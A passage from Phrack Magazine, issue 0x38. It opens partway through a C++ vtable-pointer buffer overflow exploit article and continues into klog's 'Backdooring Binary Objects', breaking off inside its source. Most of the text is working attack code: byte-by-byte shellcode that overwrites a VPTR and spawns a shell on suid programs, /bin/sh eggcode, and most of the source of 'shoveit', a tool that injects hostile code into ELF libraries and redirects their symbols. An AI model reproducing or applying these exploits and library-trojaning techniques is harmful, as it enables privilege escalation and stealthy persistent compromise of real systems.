LBuf=(unsigned long*)&CBuf[i];*LBuf=BufferAddress+StackCodeOffset;i=i+4;

CBuf[i++]='\x89';CBuf[i++]='\xEF';                  //movl %ebp,%edi
CBuf[i++]='\x29';CBuf[i++]='\xCF';                  //subl %ecx,%edi
CBuf[i++]='\x89';CBuf[i++]='\xFA';                  //movl %edi,%edx

CBuf[i++]='\xF3';CBuf[i++]='\xA4';           //repz movsb %ds:(%esi),%es:(%edi)

CBuf[i++]='\xFF';CBuf[i++]='\xE2';                  //jmp *%edx (stackcode)

//stackcode:

CBuf[i++]='\xBE';                     //movl $BufferAddress+$NewBufferOffset,%esi

LBuf=(unsigned long*)&CBuf[i];*LBuf=BufferAddress+NewBufferOffset;i=i+4;
CBuf[i++]='\xBF';                                   //movl $BufferAddress,%edi
LBuf=(unsigned long*)&CBuf[i];*LBuf=BufferAddress;i=i+4;
CBuf[i++]='\x31';CBuf[i++]='\xC9';                  //xorl %ecx,%ecx
CBuf[i++]='\xB1';CBuf[i++]=NewBufferSize;           //movb $NewBufferSize,%cl
CBuf[i++]='\xF3';CBuf[i++]='\xA4';           //repz movsb %ds:(%esi),%es:(%edi)

CBuf[i++]='\x30';CBuf[i++]='\xC0';                  //xorb %al,%al
CBuf[i++]='\xAA';                                   //stosb %al,%es:(%edi)

CBuf[i++]='\xBF';                          //movl $BufferAddress+$VPTROffset,%edi
LBuf=(unsigned long*)&CBuf[i];*LBuf=BufferAddress+VPTROffset;i=i+4;
CBuf[i++]='\xB8';                                   //movl $VTABLEAddress,%eax
```

```
 LBuf=(unsigned long*)&CBuf[i];*LBuf=VTABLEAddress;i=i+4;
 CBuf[i++]='\x89';CBuf[i++]='\xC3';                    //movl %eax,%ebx
 CBuf[i++]='\xAB';                                     //stosl %eax,%es:(%edi)

 CBuf[i++]='\xB0';CBuf[i++]=LastByte;                  //movb $LastByte,%al
 CBuf[i++]='\xAA';                                     //stosb %al,%es:(%edi)

 CBuf[i++]='\x8B';CBuf[i++]='\x43';
 CBuf[i++]=(char)4*IAddress;                         //movl $4*Iaddress(%ebx),%eax

 CBuf[i++]='\x9D';                                     //popf
 CBuf[i++]='\x5B';                                     //popl %ebx
 CBuf[i++]='\x59';                                     //popl %ecx
 CBuf[i++]='\x5A';                                     //popl %edx
 CBuf[i++]='\x5E';                                     //popl %esi
 CBuf[i++]='\x5F';                                     //popl %edi

 CBuf[i++]='\x89';CBuf[i++]='\xEC';                    //movl %ebp,%esp
 CBuf[i++]='\x5D';                                     //popl %ebp

 CBuf[i++]='\xFF';CBuf[i++]='\xE0';                    //jmp *%eax

 memcpy(&CBuf[NewBufferOffset],NewBuffer,(unsigned long)NewBufferSize);
  //insert the new string into the buffer

 LBuf=(unsigned long*)&CBuf[VPTROffset];
 *LBuf=BufferAddress; //address of our VTABLE

 CBuf[LastByteOffset]=0; //last byte (for strcpy())

 return CBuf;
}

void main() {
 BaseClass *Object[2];
 unsigned long *VTABLEAddress;

 Object[0]=new MyClass1;
 Object[1]=new MyClass2;

 printf("Object[0] address = %X\n",(unsigned long)&(*Object[0]));
 VTABLEAddress=(unsigned long*) ((char*)&(*Object[0])+256);
 printf("VTable address = %X\n",*VTABLEAddress);

 Object[0]->SetBuffer(BufferOverflow((unsigned long)&(*Object[0]),3,BUFFERSIZE,
  0x0101,*VTABLEAddress,"newstring",0x29));

 Object[1]->SetBuffer("string2");
 Object[0]->PrintBuffer();
 Object[1]->PrintBuffer();
}
```

Now, we are ready to compile and to check...

```
rix@pentium:~/BO > gcc -o bo4 bo4.cpp
rix@pentium:~/BO > bo4
adresse Object[0] = 804A860
adresse VTable = 8049730
sh-2.02$ exit
exit
MyClass1: newstring
MyClass2: string2
rix@pentium:~/BO >
```

And as foreseen, our shell executes himself, then the program continue its execution, with a new string in the buffer ("newstring ")!!!

Conclusion
==========
To summarize, let’s note that the basis technique requires the following conditions for success:
- a buffer of a certain minimal size
- suid program
- executable heap and/or executable stack (according to techniques)
- to know the address of the beginning of the buffer (on the heap or on the stack)
- to know the offset from the beginning of the buffer of the VPTR (fixed for all executions)
- to know the offset in the VTABLE of the pointer to the 1st method executed after the overflow (fixed for all executions)
- to know the address of the VTABLE if we want to continue the execution of the program correctly.

I hope this article will have once again show you how pointers (more and more used in modern programming) can be very dangerous in some particular cases.

We notice that some languages as powerful as C++, always include some weakness, and that this is not with a particular language or tools that a program becomes secured, but mainly because of the knowledge and expertise of its conceivers...

Thanks to: route, klog, mayhem, nite, darkbug.

|EOF|----------|

- P H R A C K M A G A Z I N E -

Volume 0xa Issue 0x38
05.01.2000
0x09[0x10]

BACKDOORING BINARY OBJECTS

klog <klog@promisc.org>

----| Introduction

Weakening a system in order to keep control over it (or simply to alter some of its functionality) has been detailed in many other papers. From userland code modification to trojan kernel code, most of the common backdooring techniques are either too dirty, or just not portable enough. How can we create a standard and clean way to backdoor binary files? The right answer to this question is just the same as for "How can we create a standard and clean way to debug and analyze binary files?". The GNU Project found the answer even before we could ask the question.

```
ipdev:~$ ldd /usr/bin/nm
libbfd.so.2.6.0.14 => /usr/lib/libbfd.so.2.6.0.14
libc.so.5 => /lib/libc.so.5.3.12
ipdev:~$
```

----| The BFD.

The Binary File Descriptor. Becoming the de facto standard in binary file analysis, manipulation and linking, libbfd will support about any file format and architecture you can own. Although it is mostly intended for ELF support, its frontend will enable you to transparently modify objects with various formats like COFF, AOUT or IEEE. At this very moment, it is probably your best bet for shared library backdooring.

----| Overview

The following article will show you the bliss of backdoor portability by describing both static and shared ELF object backdooring methods. It will be divided into the logical steps of the operation which are the code writing procedure, the code insertion procedure, and finally, the hooking procedure.

QUICK NOTE:

Before diving in, the reader needs to know a few things... First of all, libbfd is *usually* found on most systems, including linux, and *bsd. If it is not, it is included in the GNU binutils distribution. Fetch it. Also, it is important to know that libbfd relies on the libiberty library, which you would be lucky to find on your target host. It is small, and you might want to consider making it a part of your portable backdooring toolkit. Finally, it might happen that BFD does *not* provide the required facilities to completely insert our malicious code in specific situations. Thus, we might have to use object format specific techniques in order to complete our goal.

----| Writing the hostile code

This section will look familiar to most of you shellcode writers out there. As a matter of fact, it is probably the most painful step in the portability of our backdooring technique. However, it should be reasonably painfree for the average hacker who has some knowledge of assembly on common architectures.

The easiest way to write our code would be to do it in asm, using the

"eggcode" method, which enables us to insert the hostile code in unknown environments without any fear of breaking its internal links. By using relative addressing, it becomes possible to write code which would be completely independent from its environment, as seen in most exploit shellcodes. An example of eggcode (for those who never touched one before) would be the following:

```
ipdev:~/tmp/bfd$ cat eggcode.s

.text
        .align 4
.globl main
        .type    main,@function
main:
        xorl %eax,%eax
        xorl %edx,%edx
        movb $0xb,%al
        jmp .jumpme
.callme:
        popl %ebx
        leal 0x8(%ebx),%ecx
        movl %ebx,0x8(%ebx)
        movl %edx,0xc(%ebx)
        int $0x80
.jumpme:
        call .callme
        .string "/bin/sh\0"

ipdev:~/tmp/bfd$
```

However, when it comes to backdoors, where function call redirection is often (always?) involved, such a technique becomes inapplicable. As a matter of fact, that kind of backdoor would render the hooked function unusable, since no redirection to the original function can be done on specific conditions. For that purpose, we will have to find a way to refer to functions located in our target object.

Fortunately for us, there is a pretty easy way to do such a thing. The only condition is that the referenced symbol must be located within the library we are backdooring (not imported from somewhere else). Let’s suppose that we want to backdoor a function called huhu() in some library, and that the backdoor will have to redirect the call to another function called haha() within the same library. In this example, haha() will be passed a string which will be printed on the screen.

Before being able to find out what address we want to call from our backdoor, we will have to determine the position of haha() within the targeted library...

```
ipdev:~/tmp/bfd$ nm lib.so
00001214 A _DYNAMIC
00001208 A _GLOBAL_OFFSET_TABLE_
00001264 A __bss_start
00001264 A _edata
00001264 A _end
00000200 A _etext
000001d8 t gcc2_compiled.
000001d8 T haha
000001ec T huhu
         U printf
ipdev:~/tmp/bfd$
```

We can see that it will map into memory at address 0x1d8. To deduce the address we want to call in our backdoor, we will have to consider the code relocation which will be performed when inserting our backdoor into the library. The resulting address would be 1d8-[reloc_offset]. That in mind, le’ts write the eggcode of our backdoor:

```
ipdev:~/tmp/bfd$ cat > eggcode.s

.text
        .align 4
.globl main
        .type    main,@function
main:
        nop
        nop
        nop
        nop
        nop
        nop
        pushl %ebp
        movl %esp,%ebp
        jmp string
callit: call 0x1d8-0x1214-0x10
        addl $4,%esp
        movl %ebp,%esp
        popl %ebp
        ret
string:
        call callit
        .string "whore\n"

^D
ipdev:~/tmp/bfd$
```

In this example, the relocation offset of our code is 0x1214. The subtraction of 0x10 is required because the called address in the code is considered by the compiler as relative to the position of the call instruction, when we call an absolute address. As you probably guessed, the call instruction ends at address 0x10 within the eggcode. Also, you might have noticed all the nops at the beginning of the code. This is purely to avoid any padding or miscalculation problem. As in all exploit writing, we are never careful enough.

----| Inserting the hostile code

Now comes the part where libbfd will become useful. As a matter of fact, bfds have the capability of describing a complete binary file (from head to tail) more or less quite accurately. Accuracy, in this case, refers to the ability to interpret various data from the object file, which is highly influenced by the transparency required by libbfd when it comes to such a task. Thus, multiple format-specific features will be sacrificed in order to protect the portability of the bfd interface. However, we do not need to worry about that for the moment, since our task strictly consists of malicious code insertion. Fortunately, our trojan insertion method will only rely on the presence of multiple sections within an object, which is common on most architectures. Before proceeding to this, we will have to take a look at what APIs libbfd offers us.

At the time of this writing (bfd version < 3.0), libbfd does not permit direct modification of an object file. The two most useful functions libbfd does offer us are bfd_openr() and bfd_openw(). They both require the object file name and the architecture type as arguments, and they both return a descriptor to the allocated bfd. When a bfd is being opened in read mode (openr), none of its structures can be dumped into the physical file. On the other hand, when it is opened in write mode (openw), none if its data can be read. For this reason, in order to insert our backdoor, we will have to copy the binary file, section by section, and perform the data insertion while copying the host section of our target file.

The process of copying the object file is composed of several steps, including the reproduction of the file's start address, flags, architecture, symbol table, debugging information and various sections. Since a sample backdooring program code called shoveit.c is appended at the end of this article, we

will only take a look at the interesting functions of libbfd when it comes to inserting our backdoor into the destination object (the hooking of the various symbol tables is described in the next sections). For informational purposes, let's take a look at the transparent libbfd view of a binary file section:

```
typedef struct sec
{
        const char *name;
        int index;
        struct sec *next;
        flagword flags;
#define SEC_NO_FLAGS        0x000
#define SEC_ALLOC           0x001
#define SEC_LOAD            0x002
#define SEC_RELOC           0x004
#define SEC_BALIGN          0x008
#define SEC_READONLY        0x010
#define SEC_CODE            0x020
#define SEC_DATA            0x040
        unsigned int user_set_vma : 1;
        unsigned int reloc_done : 1;
        unsigned int linker_mark : 1;
        bfd_vma vma;
        bfd_vma lma;
        bfd_size_type _cooked_size;
        bfd_size_type _raw_size;
        bfd_vma output_offset;
        struct sec *output_section;
        unsigned int alignment_power;
        struct reloc_cache_entry *relocation;
        struct reloc_cache_entry **orelocation;
        unsigned reloc_count;
        file_ptr filepos;
        file_ptr rel_filepos;
        file_ptr line_filepos;
        PTR userdata;
        unsigned char *contents;
        alent *lineno;
        unsigned int lineno_count;
        file_ptr moving_line_filepos;
        int target_index;
        PTR used_by_bfd;
        struct relent_chain *constructor_chain;
        bfd *owner;
        struct symbol_cache_entry *symbol;
        struct symbol_cache_entry **symbol_ptr_ptr;
        struct bfd_link_order *link_order_head;
        struct bfd_link_order *link_order_tail;
} asection ;
```

All the bfd represented sections of a binary file are linked together with the *next pointer, and point back to their parent bfd with a *owner pointer. Most of the other fields are used either by libbfd's internal procedures, or by the frontend macros. They are pretty much self-explanatory; however, for more information on what a given field is intended for, refer to the bfd.h header file.

In order to copy sections from one bfd to another, you first must register a handler with the bfd_map_over_sections() function, which will be executed for each section of the input bfd. This mapping function must be passed the bfd of the file in question, and a pointer to the handling function. An optional "obj" pointer can also be passed to this handling function, which must have the following prototype:

```
handler(bfd *, asection *, void *);
```

In order to first create the destination sections which will correspond to the sections of our source object, we will register a setup_section() function, which will set each destination section with its respective vma, lma, size, alignment and flags. As you can see in the code below, we must pay particular attention to keep enough free space in the section which will host our hostile code such that both our backdoor and the original section will comfortably fit. Also, once the backdoor has been placed into a section, all of the following section's vma and lma are readjusted so that our hostile code will not be overwritten by those sections once mapped into virtual memory.

Once the creation of our destination sections is done, we will have to copy the symbol table of our source file, which must be done before any section content is reproduced. As was said before, this will be examined in the following sections.

Finally, we are ready to copy the data from one section to its respective destination (which is performed by the copy_section() handler in the code below). Data can be read from and written to a bfd section by using the bfd_get_section_contents and bfd_set_section_contents respectively. Both of these functions require the following arguments:

- the target/source bfd,
- section pointers,
- a pointer to the buffer (which will be filled with/dumped to the pointed section),
- the offset within the section,
- the size of the buffer.

The data will be physically dumped into the object file once the bfd_close() function has been called.

In a usual situation where a section is modified while being copied, we would have to relocate all the absolute references to symbols located in the sections following the altered section. However, this operation can be avoided if the host section is among the last ones to be mapped into virtual memory, after which no other section is referenced to with absolute addressing. If we take a quick look at the following example:

```
ipdev:~/tmp/bfd$ objdump -h /usr/lib/crt1.o

/usr/lib/crt1.o:     file format elf32-i386

Sections:
Idx Name          Size      VMA       LMA       File off  Algn
  0 .text         00000080  00000000  00000000  00000040  2**4
                  CONTENTS, ALLOC, LOAD, RELOC, READONLY, CODE
  1 .data         00000004  00000000  00000000  000000c0  2**2
                  CONTENTS, ALLOC, LOAD, DATA
  2 .bss          00000000  00000000  00000000  000000c4  2**2
                  ALLOC
ipdev:~/tmp/bfd$
```

We would probably consider placing our code into the data section of the crt1.o program header. However, the situation may become quite different for shared libraries:

```
ipdev:~/tmp/bfd$ objdump -h lib.so

lib.so:     file format elf32-i386

Sections:
Idx Name          Size      VMA       LMA       File off  Algn
  0 .hash         0000003c  00000094  00000094  00000094  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  1 .dynsym       000000a0  000000d0  000000d0  000000d0  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  2 .dynstr       00000050  00000170  00000170  00000170  2**0
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
```

```
  3 .rel.text     00000018  000001c0  000001c0  000001c0  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  4 .text         00000028  000001d8  000001d8  000001d8  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
  5 .rodata       00000006  00000200  00000200  00000200  2**0
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  6 .data         00000000  00001208  00001208  00000208  2**2
                  CONTENTS, ALLOC, LOAD, DATA
  7 .got          0000000c  00001208  00001208  00000208  2**2
                  CONTENTS, ALLOC, LOAD, DATA
  8 .dynamic      00000050  00001214  00001214  00000214  2**2
                  CONTENTS, ALLOC, LOAD, DATA
  9 .bss          00000000  00001264  00001264  00000264  2**2
                  ALLOC
 10 .note         00000014  00000000  00000000  00000264  2**0
                  CONTENTS, READONLY
 11 .comment      00000012  00000000  00000000  00000278  2**0
                  CONTENTS, READONLY
ipdev:~/tmp/bfd$
```

In this case, our best bet would probably be the global offset table (got) of the library, since we do not want to break absolute links in the preceding sections. Whenever possible, we will try not to alter special sections like dynsym, dynstr or dynamic, which are often analyzed by tools like nm or objdump.

----| Standard symbol hooking

Symbol alteration is probably the most important part of the backdooring procedure. As a matter of fact, once our code is written and pushed into the target object, we must find a way to trigger its execution whenever the function we want to backdoor is called by a trusting process.

This first type of symbol hooking is quite interesting when we try to backdoor static objects. The standard symbol table of a binary file is easily accessible thru the bfd interface, and therefore, this operation wont both be simple and portable. Each of the symbols is canonically represented by libbfd like this:

```
typedef struct symbol_cache_entry
{
        struct _bfd *the_bfd;
        const char *name;
        symvalue value;
        flagword flags;
#define BSF_NO_FLAGS            0x00
#define BSF_LOCAL               0x01
#define BSF_GLOBAL              0x02
#define BSF_EXPORT              BSF_GLOBAL
#define BSF_DEBUGGING           0x08
#define BSF_FUNCTION            0x10
#define BSF_KEEP                0x20
#define BSF_KEEP_G              0x40
#define BSF_WEAK                0x80
#define BSF_SECTION_SYM         0x100
#define BSF_OLD_COMMON          0x200
#define BFD_FORT_COMM_DEFAULT_VALUE 0
#define BSF_NOT_AT_END          0x400
#define BSF_CONSTRUCTOR         0x800
#define BSF_WARNING             0x1000
#define BSF_INDIRECT            0x2000
#define BSF_FILE                0x4000
#define BSF_DYNAMIC             0x8000
#define BSF_OBJECT              0x10000
        struct sec *section;
        union
        {
```

```
                        ptr p;
                        bfd_vma i;
                } udata;
        } asymbol;
```

Unlike sections, symbol entries are located using an array of pointers, but they also point back to both their parent bfd (using *the_bfd) and their parent section (using *section). Symbols we will be interested in hooking will have the BSF_FUNCTION flag on. The name and the relative value of the symbol are pointed and stored in the name and value fields, respectively (as you could have guessed). We will use both of them in order to locate our targeted symbol.

In order to read the symbol table of an object file, we will first have to get its size by using the bfd_get_symtab_upper_bound() (whose only argument is the bfd of our target object). Once this is done, we will be able to malloc a buffer and fill it with the object's symbol table using bfd_canonicalize_symtab(). This bfd function will receive the object's bfd followed by the malloc'ed buffer as arguments, and return the number of canonicalized symbols read.

When processing the table in order to hook our specific symbol (which we will seek by value instead of name, for reasons we will see in the next section), we will have to consider the fact that each symbol's value has been modified by libbfd to look relative to their respective section's beginning. For that reason, the first symbol of a random section will always seem to have a value of 0x0, although its pretty different physically.

Once the symbol table has been altered at will, it is possible to dump it back into its object file using the bfd_set_symtab() function, which requires as argument the object's bfd, the pointer to the symbol table (the malloc'ed buffer) and the number of symbols to be written.

----| Dynamic symbol hooking

When it comes to hooking shared objects the hooking process becomes quite different. First of all, shared objects use a different symbol table than the one used for static linking. Under ELF, these symbols are stored in the ".dynsym" section, but remain represented in the same way a static symbol is. Also, all the names of the symbols stored in the ".dynsym" section of the object are kept in a different section, called ".dynstr".

However, this is far from being the most problematic part. Although you will be able to use libbfd to read dynamic symbols in the same way you read standard symbols, there does not seem to be any dynamic symbol table dumping function implemented in libbfd yet. In order words, it means that our wonderfully portable insertion/hooking combo technique will lose pretty much of its portability in this operation. However, since dynamic linking is almost only (in the most interesting cases) used in ELF, the sacrifice is not too expensive.

Now that we know we will have to manually modify the dynamic symbol table, we have a small practical dilemma. Since the dynamic symbol table is located within a section of our target object, we will probably want to perform dynamic symbol hooking while copying each of the file's section. The dilemma is that, as said before, the symbol names are stored in a different section of the file. Two possibilities are offered to us. The first one is to load both tables into memory and resolve the links between the *st_name fields of the .dynsym section and the strings of the .dynstr section. However, since we are lazy, we will probably prefer the alternative solution, where we will locate each symbol by its original value instead of its name (as noted in the previous section).

Now that we are ready to process the dynamic symbol table manually, it would be required to know what an ELF symbol entry looks like:

```
typedef struct elf32_sym {
        Elf32_Word    st_name;
        Elf32_Addr    st_value;
        Elf32_Word    st_size;
        unsigned char st_info;
        unsigned char st_other;
        Elf32_Half    st_shndx;
} Elf32_Sym;
```

As in the bfd transparent symbol structure, most of the fields we are interested in are pretty self-explanatory. If we now take a look at what the .dynsym section looks like, we will see this:

```
ipdev:~/tmp/bfd$ objdump --full-contents --section=.dynsym lib.so

lib.so:     file format elf32-i386

Contents of section .dynsym:
 00d0 00000000 00000000 00000000 00000000  ................
 00e0 01000000 14120000 00000000 1100f1ff  ................
 00f0 0a000000 08120000 00000000 1100f1ff  ................
 0100 20000000 d8010000 13000000 12000500   ...............
 0110 25000000 00000000 00000000 10000000  %...............
 0120 2c000000 ec010000 14000000 12000500  ,...............
 0130 31000000 00020000 00000000 1100f1ff  1...............
 0140 38000000 64120000 00000000 1100f1ff  8...d...........
 0150 3f000000 64120000 00000000 1100f1ff  ?...d...........
 0160 4b000000 64120000 00000000 1100f1ff  K...d...........
ipdev:~/tmp/bfd$
```

You can observe that the first entry of the dynamic symbol table (the second being used by the _DYNAMIC section symbol which has value of 0x1214) is nulled out. To our eyes, it's just another mystic feature established by the ELF standard, which is not worth being taken in consideration for our hooking operation.

----| SHOVEIT: a multipurpose code insertion tool

In order to simplify the task of backdooring shared libraries and static objects, I wrote a nice little tool which will enable you to use some bfd APIs without having to worry about programming. Of course, this could open the door to script kiddies, but they would have had to go thru all of this article before using it, and I doubt most of them can do that. The tool is located at the end of the article, extractable using the Phrack Magazine Extraction Utility.

Lets take a look at a practical code insertion example using shoveit. Suppose here we are backdooring the same lib.so shared library as we were trying to backdoor at the beginning of this article. Its most interesting symbols are still the function haha (the one we call) at address 0x1d8 and the function huhu (the one we hook) at address 0x1ec. We are also using the backdoor we wrote previously, "eggcode.s".

```
ipdev:~/tmp/bfd$ gcc -c test.s
ipdev:~/tmp/bfd$ objdump -h test.o

test.o:     file format elf32-i386

Sections:
Idx Name          Size      VMA       LMA       File off  Algn
  0 .text         00000023  00000000  00000000  00000034  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
  1 .data         00000000  00000000  00000000  00000058  2**2
                  CONTENTS, ALLOC, LOAD, DATA
  2 .bss          00000000  00000000  00000000  00000058  2**2
                  ALLOC
ipdev:~/tmp/bfd$
```

We now see that all of our backdoor's code is stored in the eggcode's text section. Before pushing it into our target library, we will have to verify where it will be placed after insertion, so that we can hook the library's symbol table correctly.

```
ipdev:~/tmp/bfd$ objdump -h lib.so

lib.so:     file format elf32-i386

Sections:
Idx Name          Size      VMA       LMA       File off  Algn
  0 .hash         0000003c  00000094  00000094  00000094  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  1 .dynsym       000000a0  000000d0  000000d0  000000d0  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  2 .dynstr       00000050  00000170  00000170  00000170  2**0
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  3 .rel.text     00000018  000001c0  000001c0  000001c0  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  4 .text         00000028  000001d8  000001d8  000001d8  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
  5 .rodata       00000006  00000200  00000200  00000200  2**0
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  6 .data         00000000  00001208  00001208  00000208  2**2
                  CONTENTS, ALLOC, LOAD, DATA
  7 .got          0000000c  00001208  00001208  00000208  2**2
                  CONTENTS, ALLOC, LOAD, DATA
  8 .dynamic      00000050  00001214  00001214  00000214  2**2
                  CONTENTS, ALLOC, LOAD, DATA
  9 .bss          00000000  00001264  00001264  00000264  2**2
                  ALLOC
 10 .note         00000014  00000000  00000000  00000264  2**0
                  CONTENTS, READONLY
 11 .comment      00000012  00000000  00000000  00000278  2**0
                  CONTENTS, READONLY
ipdev:~/tmp/bfd$ nm --dynamic lib.so
00001214 A _DYNAMIC
00001208 A _GLOBAL_OFFSET_TABLE_
00001264 A __bss_start
00001264 A _edata
00001264 A _end
00000200 A _etext
000001d8 T haha
000001ec T huhu
         U printf
ipdev:~/tmp/bfd$
```

Great. We observe that if we insert our hostile code right after the global offset table's content, we will have to alter the huhu's value from 0x1ec to 0x1214 (0x1208+0xc). We will now use shoveit to append our backdoor code to our library's .got section, and to hook the "huhu" symbol so it points to the position at which our backdoor was inserted.

```
ipdev:~/tmp/bfd$ ./shoveit test.o .text lib.so .got 0x1ec 0x1214
Hooking statsyms from 0x1ec to 0x1214
Hooking dynsyms from 0x1ec to 0x1214
Inserting 35 hostile bytes into .got
ipdev:~/tmp/bfd$ nm --dynamic lib.so
00001214 A _DYNAMIC
00001208 A _GLOBAL_OFFSET_TABLE_
00001264 A __bss_start
00001264 A _edata
00001264 A _end
00000200 A _etext
000001d8 T haha
00001214 T huhu
         U printf
```

```
        ipdev:~/tmp/bfd$ objdump -D --section=.got \
                         --start-address=0x1214 lib.so

        lib.so:     file format elf32-i386

        Disassembly of section .got:
        00001214 <.got+c> nop
        00001215 <.got+d> nop
        00001216 <.got+e> nop
        00001217 <.got+f> nop
        00001218 <.got+10> nop
        00001219 <.got+11> nop
        0000121a <.got+12> pushl  %ebp
        0000121b <.got+13> movl   %esp,%ebp
        0000121d <.got+15> jmp    0000122b <_DYNAMIC+17>
        0000121f <.got+17> call   000001d8 <haha>
        00001224 <.got+1c> addl   $0x4,%esp
        00001227 <.got+1f> movl   %ebp,%esp
        00001229 <.got+21> popl   %ebp
        0000122a <.got+22> ret
        0000122b <.got+23> call   0000121f <_DYNAMIC+b>
        00001230 <.got+28> ja     0000129a <__bss_start+36>
        00001232 <.got+2a> outsl  %ds:(%esi),(%dx)
        00001233 <.got+2b> jb     0000129a <__bss_start+36>
        00001235 <.got+2d> orb    (%eax),%al
        ipdev:~/tmp/bfd$
```

Wonderful. We have inserted our hostile code at vma 0x1214 in the library and hooked the huhu symbol to make it point to it. Furthermore, you can observe that our calculations from the first part of this article were right: our code successfully calls the haha() function within the target library. Nothing can stop us from now on...

```
        ipdev:~/tmp/bfd$ ldd prog
                ./lib.so => ./lib.so
        ipdev:~/tmp/bfd$ ./prog
        whore
        ipdev:~/tmp/bfd$
```

----| The END (sniff)

I hope you all enjoyed this little demonstration. Of course, this is not a new class of vulnerability, however, I hope it will help some people to understand that once your host has lost its integrity, you should always assume the worst. The fact that a system's source code is tightly preserved from prying eyes is not a valid argument when it comes to security. One way or the other, the standards you follow will make your software as potentially vulnerable as any other software.

Greats to adm, promisc, wiretrip, teso, w00w00, and of course, phrack.

----| Shoveit

```
<++> p56/bfd/shoveit.c !6de17d5d
/*
 *
 *      Coded by klog <klog@promisc.org>
 *
 *      libbfd relies on libiberty, so
 *      cc -c shoveit.c first, then cc shoveit.o -lbfd -liberty
 *
 *      shoveit <src_obj> <src_segment> <dst_obj> <dst_segment>
 *              <orig_addr> <new_addr>
 *
 *      This tool will insert "src_segment" from "src_obj" into
 *      "dst_segment" of "dst_obj", and alter "symbol" to physical
```

```
 *      value "value".
 *
 *      Portable, stealth, flexible.
 *      Have fun :)
 *
 *      NB: shoveit does *not* perform relocation
 *
 */


#include <stdio.h>
#include <stdlib.h>
#include <bfd.h>
#include <strings.h>
#include <linux/elf.h>

#define DYNSTAB ".dynsym"

#define nonfatal(s) {perror(s); return;}
#define fatal(s) {perror(s); exit(-1);}
#define bfd_nonfatal(s) {bfd_perror(s); return;}
#define bfd_fatal(s) {bfd_perror(s); exit(-1);}

char *input_section;
char *output_section;
char *input_filename;

static bfd *bd_bfd;
static sec_ptr bdsection;
static int bd_size = 0;
static int isdone = 0;
static int vma_offset = 0;

static long hooksym;
static long hookval;

void hook_dynstab(struct elf32_sym *symtab, bfd_size_type size)
{
        int symcount, i;

        symcount = size/sizeof(asymbol);
        for(i=0;i<symcount;i++) {
                if (symtab[i].st_value == hooksym)
                        symtab[i].st_value = hookval;
        }
}

void setup_section(bfd *ibfd, sec_ptr isection, bfd *obfd)
{
        struct section_list *p;
        sec_ptr osection;
        bfd_vma vma;
        bfd_vma lma;
        flagword flags;
        char *err;
        int isdest = 0;

        if (!strcmp(output_section, isection->name)) isdest = 1;

        osection = bfd_make_section_anyway(obfd,
                   bfd_section_name(ibfd, isection));

        if (osection == NULL)
                fatal("making section");

        if (isdone) vma_offset = bd_size;

        if (isdest) {
```

```
                if (!bfd_set_section_size(obfd, osection,
                        bfd_section_size(ibfd, isection)+bd_size))
                        bfd_fatal("setting size");
                isdone = 1;
        } else {
                if (!bfd_set_section_size(obfd, osection,
                        bfd_section_size(ibfd, isection)))
                        bfd_fatal("setting size");
        }

        vma = bfd_section_vma (ibfd, isection) + vma_offset;
        if (!bfd_set_section_vma(obfd, osection, vma))
                fatal("setting vma");

        osection->lma = isection->lma + vma_offset;

        if (bfd_set_section_alignment(obfd, osection,
                bfd_section_alignment(ibfd, isection)) == false)
                fatal("setting alignment");

        flags = bfd_get_section_flags(ibfd, isection);
        if (!bfd_set_section_flags(obfd, osection, flags))
                bfd_nonfatal("setting flags");

        isection->output_section = osection;
        isection->output_offset = 0;

        if (!bfd_copy_private_section_data(ibfd, isection, obfd, osection))
                fatal("setting private data");

        return;
}


void copy_section(bfd *ibfd, sec_ptr isection, bfd *obfd)
{
        struct section_list *p;
        arelent **relpp;
        long relcount;
        sec_ptr osection;
        bfd_size_type size;
        long relsize;
        int isdest = 0;
        char **matching;

        if (!strcmp(output_section, isection->name)) isdest = 1;

        osection = isection->output_section;
        size = bfd_get_section_size_before_reloc(isection);
        if (size == 0 || osection == 0 || bd_size == 0)
                return;

        if (bfd_get_section_flags(ibfd, isection) & SEC_HAS_CONTENTS)
        {
                PTR memhunk = (PTR)xmalloc((unsigned) size);
                if (!bfd_get_section_contents(ibfd, isection,
                                memhunk, (file_ptr) 0, size))
                        nonfatal ("get_contents");

                if (isdest) {

                        PTR bdhunk = (PTR)xmalloc((unsigned)size+bd_size);

                        printf("Inserting %i hostile bytes into %s\n",
                        bd_size, osection->name);

                        bcopy(memhunk, bdhunk, size);
```

```
                        if (!bfd_get_section_contents(bd_bfd, bdsection,
                                        bdhunk+size, 0, bd_size))
                                bfd_nonfatal ("get_contents");

                        if (!bfd_set_section_contents(obfd, osection,
                                        bdhunk, (file_ptr) 0, size+bd_size))
                                bfd_nonfatal("set_contents");
                        free (bdhunk);
                } else {
                        if (!strcmp(osection->name, DYNSTAB)) {
                                printf("Entering %s\n", osection->name);
                                hook_dynstab(memhunk, size);
                        }
                        if (!bfd_set_section_contents(obfd, osection,
                                        memhunk, (file_ptr) 0, size))
                                bfd_nonfatal("set_contents");
                }
                free (memhunk);
        }
}


void copy_object(bfd *ibfd, bfd *obfd)
{
        long start;
        long symcount, i;
        long symsize;
        char **matching;
        asymbol **symtab;

        start = bfd_get_start_address(ibfd);

        if (!bfd_set_format (obfd, bfd_get_format(ibfd)))
                nonfatal ("set_format");

        bd_bfd = bfd_openr(input_filename, "i586-pc-linux-gnulibc1");
        if (!bd_bfd) bfd_fatal("bfd_openr");
        bfd_check_format_matches(bd_bfd, bfd_object, &matching);
        bdsection = bfd_get_section_by_name(bd_bfd, input_section);
        if (!bdsection) bfd_fatal("bfd_section");
        bd_size = bfd_section_size(bd_bfd, bdsection);
        if (!bd_size) bfd_fatal("section_size");

        if (!bfd_set_start_address (obfd, start) ||
            !bfd_set_file_flags(obfd,(bfd_get_file_flags(ibfd)
